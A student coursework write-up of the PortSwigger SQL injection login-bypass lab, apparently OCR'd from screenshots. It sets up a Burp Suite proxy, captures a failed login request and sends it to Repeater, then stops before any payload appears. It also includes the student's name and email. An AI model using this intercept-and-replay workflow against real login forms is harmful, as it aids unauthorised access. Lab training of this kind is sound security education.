Name : Ritesh Jha
Roll Number : 16010423076
Cyber Honors - VAPT - CA3

SQL injection vulnerability allowing login bypass

https://portswigger.net/web-security/sql-injection/lab-login-bypass

Steps :


Step 1 :

Setting up Firefox and Burpsuite to work in parallel

Setup firefox to work with Burpsuite

HTTP Proxy: 127.0.0.1

Port: 8080



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved

Go to http://burpsuite

Import the certificate in Firefox: Select the downloaded cacert.der file.




burpsuite

Burp Suite Community Edition

Welcome to Burp Suite Community Edition.

cacert.der
Completed — 940 bytes

Show all downloads



about:preferences#searchResults

Certificate Manager

Downloading Certificate

You have been asked to trust a new Certificate Authority (CA).

Do you want to trust "PortSwigger CA" for the following purposes?

☑ Trust this CA to identify websites.

□ Trust this CA to identify email users.


Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).

View Examine CA certificate

Cancel OK

Step 2 :

Log in to portswigger website using email and password



Save login for portswigger.net?

Username: ritesh.sj@somaiya.edu

Password: ••••••••••••••••••••••••••••••••••

□ Show password

My Account

Personal Details

Ritesh Jha

ritesh.sj@somaiya.edu

Change Password


Account Address

No address associated with this account

Saved Cards

Step 3 :

Choose the lab to solve : https://portswigger.net/web-security/sql-injection/lab-login-bypass




Lab: SQL injection vulnerability allowing login bypass

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

Step 5 :

Enter any text in the username and password in the login form



https://0a4800340458d25d805a99fc00c00038.web-security-academy.net

SQL injection vulnerability allowing login bypass


Back to lab description

LAB Not solved

Home | My account

WE LIKE TO SHOP

Product	Price
The Giant Enter Key	$1.41
BBQ Suitcase	$26.93
Babbage Web Spray	$29.50
Six Pack Beer Belt	$32.30



https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net/login

SQL injection vulnerability allowing login bypass

Back to lab description

LAB Not solved


Home | My account

Login

Username: user

Password: ••••••••

It shows that the ID and password are incorrect



https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net/login

SQL injection vulnerability allowing login bypass

Back to lab description »

LAB Not solved

Home | My account

Login

Invalid username or password.


Username

Password

Log in

Step 6 :

In the burpsuite panel, check http history for a get/post request for login and send it to repeater.



Burp Suite Community Edition v2024.5.5 - Temporary Project

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
166	https://play.google.com	POST	/log?format=json&hasfast=true&a...	✓								✓	142.250.70.78	
168	https://play.google.com	OPTIO...	/log?format=json&hasfast=true&a...	✓								✓	142.250.70.78	
169	https://waa-pa.clients6.goo...	POST	/$rpc/google.internal.waa.v1.Waa/...	✓								✓	142.250.67.138	
170	https://play.google.com	POST	/log?format=json&hasfast=true&a...	✓								✓	142.250.70.78	
172	https://play.google.com	POST	/log?hasfast=true&auth=SAPISIDH...	✓								✓	142.250.70.78	
174	https://docs.google.com	GET	/document/d/1HotjV-w5HGOn9PT...	✓								✓	142.251.220.14	
176	https://play.google.com	OPTIO...	/log?format=json&hasfast=true&a...	✓								✓	142.250.70.78	
177	https://0a06000a03206f9f...	POST	/login	✓								✓	79.125.84.16	
179	https://chat.google.com	GET	/u/0/webchannel/register?ignore_...	✓								✓	142.250.76.174	
180	https://play.google.com	POST	/log?format=json&hasfast=true&a...	✓								✓	142.250.70.78	
182	https://play.google.com	OPTIO...	/log?format=json&hasfast=true&a...	✓								✓	142.250.70.78	
187	https://docs.google.com	GET	/document/d/1HotjV-w5HGOn9PT...	✓								✓	142.251.220.14	

Request


```
POST /login HTTP/2
Host: 0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
Cookie: session=g7VBl4bOOtGIQMhJYzHulcwfOOKJ6rHM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: https://0a06000a03206f9f809f2b6d007600dc.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=slzrtb4ezfXaQhfZWbEOqVXXuqYrcWcN&username=user+&password=anything
```

Inspector	
Request attributes	2
Request body parameters	3
Request cookies	1
Request headers	19

